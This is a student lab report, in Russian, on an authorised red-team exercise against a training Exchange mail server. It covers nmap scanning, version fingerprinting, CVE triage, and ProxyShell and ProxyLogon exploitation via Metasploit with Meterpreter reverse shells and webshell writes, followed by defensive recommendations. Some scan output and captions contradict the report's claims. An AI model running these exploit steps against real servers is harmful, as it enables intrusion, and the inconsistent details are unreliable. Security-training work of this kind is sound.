

Лабораторная работа №4. Захват почтового сервера

Дисциплина: Кибербезопасность предприятия

Астраханцева Анастасия Ганина Таисия Ибатулина Дарья Шошина Евгения Кадирова Мехрубон
Хассан Факи Абакар

26 октября 2025

Группа НФИбд-01-22

Российский университет дружбы народов, Москва, Россия

Вводная часть

Проверить защищённость учебного почтового сервера Microsoft Exchange методом имитации реальной цепочки атаки: от разведки и фингерпринтинга до валидации известных уязвимостей и подтверждения возможности удалённого выполнения кода (RCE). Итог — получить доказательство проникновения (флаг) и сформировать рекомендации по устранению рисков.

- Выполнить сетевую разведку подсети **195.239.174.0/24**.
- Идентифицировать OWA/почтовый сервис на **195.239.174.1** и собрать данные для фингерпринтинга.
- Сопоставить сборку Exchange с CVE/KB и отфильтровать CVSS ≥ 9 , public exploit.
- В лабораторной среде проверить векторы (символически — через модули фреймворков) и получить артефакты.
- Подготовить выводы и практические рекомендации.

Теоретическое введение

- Сервисы: SMTP, OWA, EWS, Autodiscover и т.д.
- Web-интерфейс (OWA) и HTTP(S) — основной вектор внешнего доступа.
- Ошибки в обработке внешних запросов приводят к SSRF, обходам аутентификации и RCE.

- SSRF / ProxyLogon (например, CVE-2021-26855).
- Уязвимости цепочки, приводящие к RCE (ProxyShell: CVE-2021-34473, CVE-2021-34523 и др.).
- Запись файлов / web-shells → полный контроль сервера.

Оценка риска

- CVSS — числовая оценка критичности; критично при ≥ 9 .
- EPSS — вероятность эксплуатации в ближайшем периоде.
- Источники: CVE, CVEdetails, Microsoft KB, Metasploit (модули).

1. Фильтр по CVSS ≥ 9 .
2. Наличие пометок `Public exploit` / `Known exploited`.
3. Совпадение дат: дата сборки сервера vs disclosure/first seen CVE.

Инструменты и методология


- nmap — сетевое сканирование подсети;
- Браузер + DevTools — фингерпринтинг OWA;
- CVE/CVEdetails, Microsoft KB — сверка сборок;
- Metasploit (msf6) — модули для валидации/эксплуатации (в тестовой среде);
- Лабораторный стенд — все действия только в рамках разрешённой среды.

- Сканирование подсети → идентификация хоста → фингерпринтинг HTTP/OWA → сопоставление сборки → приоритезация CVE → безопасная проверка (Metasploit в стенде) → сбор артефактов.

Разведка — обнаружение цели

Результат сканирования подсети

- Цель: 195.239.174.1
- Открытые порты: 25/tcp (SMTP), 443/tcp (HTTPS) — признак Exchange + OWA.
- Инструмент: `nmmap -sS -p- 195.239.174.0/24`



```
nmap 195.239.174.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-16 13:18 MSK
Stats: 0:00:35 elapsed; 253 hosts completed (4 up), 4 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.20% down; ETC: 13:19 (0:00:00 remaining)
Nmap scan report for 195.239.174.12
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  SMTP
443/tcp   open  HTTPS
MAC Address: 82:00:00:85:78:28 (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.00001s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  HTTP
22/tcp    open  SSH
443/tcp   open  HTTPS
10080/tcp open  m3dp-data
10080/tcp open  sun-answerbook
MAC Address: 82:00:00:85:78:28 (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  HTTP
MAC Address: 82:00:00:85:78:29 (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  HTTP
1394/tcp  open  msys
MAC Address: 82:00:00:85:78:29 (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.000001s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  SSH
3399/tcp  open  ms-mde-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.36 seconds
```

Рис. 1: Результат сканирования сети — вывод nmap, обнаружены порты 25 и 443

Фингерпринтинг OWA

Что было сделано

- Открыли `https://195.239.174.1/` в браузере.
- Через DevTools исследовали HTML/ресурсы и HTTP-заголовки.
- Выявлены маркеры, позволяющие определить сборку Exchange (15.1.1713).




Рис. 2: Получение версии Exchange через режим разработчика — «Inspect (Q)»

Что было сделано




Рис. 3: Анализ HTML/ресурсов в DevTools — выделение строки с ресурсом/версией

Рекомендации: сохранить HTML/ресурсы, снять заголовки `curl --head`.

Сопоставление сборки с CVE / KB

- По найденной сборке (15.1.1713) выполнена сверка с таблицей сборок Microsoft и базой CVE.
- Фильтр: CVSS \geq 9, public exploit / known exploited.

Exchange Server 2016 CU4	13 декабря 2016 г.	15.01.0669.032
Exchange Server 2016 CU5	21 марта 2017 г.	15.01.0845.034
Exchange Server 2016 CU6	27 июня 2017 г.	15.01.1034.026
Exchange Server 2016 CU7	19 сентября 2017 г.	15.01.1261.035
Exchange Server 2016 CU8	19 декабря 2017 г.	15.01.1415.002
Exchange Server 2016 CU9	20 марта 2018 г.	15.01.1466.003
Exchange Server 2016 CU10	19 июня 2018 г.	15.01.1531.003
Exchange Server 2016 CU11	16 октября 2018 г.	15.01.1591.010
Exchange Server 2016 CU12	12 февраля 2019 г.	15.01.1713.005
Exchange Server 2016 CU13	18 июня 2019 г.	15.01.1779.002
Exchange Server 2016 CU14	17 сентября 2019 г.	15.01.1847.003
Exchange Server 2016 CU15	17 декабря 2019 г.	15.01.1913.005
Exchange Server 2016 CU16	17 марта 2020 г.	15.01.1979.003
Exchange Server 2016 CU17	12 июня 2020 г.	15.01.2044.004

Рис. 4: Дата выпуска сборки Exchange и сопоставление с номерами сборок/КВ

2019CU3+KB5000871	15.2.464.15	Mar-21	KB5000871	Download
2019CU2+KB5000871	15.2.397.11	Mar-21	KB5000871	Download
2019CU1+KB5000871	15.2.330.11	Mar-21	KB5000871	Download
2019+KB5000871	15.2.221.18	Mar-21	KB5000871	Download
2016CU17+KB5000871	15.1.2044.13	Mar-21	KB5000871	Download
2016CU16+KB5000871	15.1.1979.8	Mar-21	KB5000871	Download
2016CU15+KB5000871	15.1.1913.12	Mar-21	KB5000871	Download
2016CU14+KB5000871	15.1.1847.12	Mar-21	KB5000871	Download
2016CU13+KB5000871	15.1.1779.8	Mar-21	KB5000871	Download
2016CU12+KB5000871	15.1.1713.10	Mar-21	KB5000871	Download
2016CU11+KB5000871	15.1.1591.18	Mar-21	KB5000871	Download
2016CU10+KB5000871	15.1.1531.12	Mar-21	KB5000871	Download
2016CU9+KB5000871	15.1.1466.16	Mar-21	KB5000871	Download
2016CU8+KB5000871	15.1.1415.10	Mar-21	KB5000871	Download
2013CU22+KB5000871	15.0.1473.6	Mar-21	KB5000871	Download
2013CU21+KB5000871	15.0.1395.12	Mar-21	KB5000871	Download
2010 SP3 RU32	14.3.513.0	Mar-21	KB5000978	Download
2019CU8+KB4602269	15.2.792.5	Feb-21	KB4602269	Download
2019CU7+KB4602269	15.2.721.8	Feb-21	KB4602269	Download

Рис. 5: Таблица соответствия Exchange CU → номер сборки (выделено 15.01.1713)

Ключевые CVE, выделенные к проверке: - CVE-2021-26855 (ProxyLogon, SSRF) - CVE-2021-34473 (ProxyShell, RCE) - CVE-2021-34523, CVE-2021-31207 (составные уязвимости ProxyShell)

Приоритезация и подтверждение эксплойтов

- Анализ страниц CVE: EPSS, наличие публичных PoC, модули Metasploit.
- Приоритет — уязвимости с пометкой **Public exploit / Known exploited**.




Рис. 6: Стартовая страница CVEdetails — поиск и справочные данные по уязвимостям

The screenshot shows the CVE Details website interface. On the left is a navigation sidebar with categories like Vulnerabilities, Vulnerable Software, and Attack Surface. The main content area is titled 'Microsoft : Security Vulnerabilities, CVEs'. It includes filters for publication date, CVSS scores, and sorting options. A table of vulnerabilities is displayed, with the first entry, CVE-2025-59503, highlighted by a red rectangular box. This entry describes a server-side request forgery (ssrf) vulnerability in Azure Compute Gallery. The table also shows the Max CVSS score (9.9) and EPSS score (0.04%) for each vulnerability.


CVE ID	Description	Max CVSS	EPSS Score	Published	Updated
CVE-2025-59503	Server-side request forgery (ssrf) in Azure Compute Gallery allows an authorized attacker to elevate privileges over a network. Source: Microsoft Corporation	9.9	0.04%	2025-10-23	2025-10-23
CVE-2025-59502	Uncontrolled resource consumption in Windows Remote Procedure Call allows an unauthorized attacker to deny service over a network. Source: Microsoft Corporation	7.5	0.07%	2025-10-14	2025-10-22
CVE-2025-59500	Improper access control in Azure Notification Service allows an authorized attacker to elevate privileges over a network. Source: Microsoft Corporation	7.9	0.04%	2025-10-23	2025-10-23
CVE-2025-59497	Time-of-check time-of-use (tctou) race condition in Microsoft Defender for Linux allows an authorized attacker to deny service locally. Source: Microsoft Corporation	7.0	0.05%	2025-10-14	2025-10-22
CVE-2025-59494	Insufficient access control in Azure Monitor Agent allows an authorized attacker to elevate privileges locally.	7.8	0.04%		

Рис. 7: Приоритезация уязвимостей Microsoft Exchange Server (CVSS ≥ 9)

Вывод: наличие публичных модулей и высокий EPSS повышают приоритет реагирования.

Подготовка Metasploit (лабораторная проверка)

- Запуск msf6;
- search exchange → просмотр доступных модулей (exchange_proxysHELL_rce, exchange_proxylogon_rce и др.);
- Конфигурация rhosts/lhost/параметров и запуск модулей в стенде.






Рис. 9: Перечень модулей Metasploit, предназначенных для атак на Exchange (выделены модули RCE/ProxyShell/ProxyLogon)

Важно: эксплуатация — ТОЛЬКО в тестовой среде и с разрешением.


Эксплуатация — ProxyShell

- Модуль ProxyShell успешно отправил полезную нагрузку.
- Открыта Meterpreter-сессия.
- Получен доступ к файловой системе, считан флаг.

```
msf6 exploit(windows/http/exchange_proxyshell_rcx) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251026135853_default_195.239.174.1_ad.exch
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'DxHPxHBmjX' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Waiting for the export request to complete ...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:55587) at 2025-10-26 14:00:01 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > |
```

Рис. 10: Вывод Metasploit — успешная эксплуатация ProxyShell и открытие Meterpreter-сессии



```
[*] Removing the dist email  
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
81596  
meterpreter > 
```

Рис. 11: Чтение файла флага в Meterpreter

Артефакт: C:\Windows\System32\flag_for_red_team.txt = 81596

Эксплуатация — ProxyLogon

- Альтернативный вектор ProxyLogon также дал Meterpreter-сессию.
- Эксплуатация возможна через цепочку CVE-2021-26855 + CVE-2021-27065.
- Полученные артефакты совпадают с результатами ProxyShell.

```
[*] Unknown command: exploit/windows/http/exchange_proxylogon_rce
This is a module we can load. Do you want to use exploit/windows/http/exchange_proxylogon_rce? [y/N] y
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
```

Рис. 12: Пример установки параметров модуля и запуска ProxyLogon (вывод Metasploit)


```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5b
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: 0f3a2ded-e81f-4232-9647-df27623d04a8
[*] msExchEcpCanary: _yqdiYm2IE5_WKBQsYEJ6C2IPGn6Fd4IaFWogYmx99PVa0tVvKTrD2Ual8aYlX01vq_LYyvMEhhc.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\QjIrQT.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:29049) at 2025-10-26 14:17:39 +0300

meterpreter > |
```

Рис. 13: Вывод успешной эксплуатации ProxyLogon — открыта Meterpreter-сессия

Вывод: множественные точки входа RCE → высокий риск.

- Встречались ошибки доступа к файлам, но финально флаг был считан (81596).
- Важна запись всех timestamp'ов и логов Metasploit для корректного аудита.

```
[*] stdapi_fs_stat: Operation failed: The system cannot find the file specified.  
meterpreter > cat flag_for_red_team.txt  
[*] stdapi_fs_stat: Operation failed: The system cannot find the file specified.  
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
81596  
meterpreter > █
```

Рис. 14: Ошибки доступа и последующее успешное чтение файла флага в Meterpreter

- Логи `nmap` — выводы сканирования.
- Снимки DevTools / HTML ресурсы (фингерпринт).
- Страницы CVE / CVEdetails (EPSS, public exploit).
- Логи Metasploit — полные сессии, временные метки.
- Содержимое флага: `C:\Windows\System32\flag_for_red_team.txt = 81596`.

Итоги и выводы

Рекомендации по реагированию и защите (кратко)

1. **Изоляция:** немедленно изолировать хост 195.239.174.1 (VLAN/ACL).
2. **Сбор артефактов:** журналы IIS, Application, Security, Exchange; дампы памяти; файлы из FrontEnd\HttpProxy\owa\.
3. **Патчи:** установить все security updates/KB для версии Exchange; проверить соответствие CU.
4. **Учётные данные:** отозвать/сменить скомпрометированные учетные записи и сертификаты.
5. **Поиск следов постэксплуатации:** web-shells, новые учётные записи, планировщики задач, изменение почтовых правил.
6. **Усиление доступа:** ограничение доступа к ECP/OWA по IP, WAF, MFA для админов.
7. **Мониторинг:** IDS/IPS правила для ProxyLogon/ProxyShell, логирование и корреляция событий.

- Все активности — только в рамках лабораторного стенда или при явном письменном разрешении.
- Нелегальная эксплуатация — преступление.
- Документируйте каждое действие: кто, когда, какие данные и почему — для аудита и возможного судебного следствия.

1. Обнаружен и подтверждён почтовый сервер **195.239.174.1** с OWA и SMTP.
2. Фингерпринтинг показал сборку **15.1.1713**, что позволило соотнести с критичными CVE.
3. Приоритетные уязвимости (CVE-2021-26855, CVE-2021-34473 и др.) имели публичные эксплойты и модули Metasploit.
4. В лабораторных условиях подтверждена возможность RCE и получен флаг **81596**.
5. Рекомендованы немедленные меры: изоляция, сбор артефактов, патчи, смена учетных данных, усиление контроля доступа и мониторинга.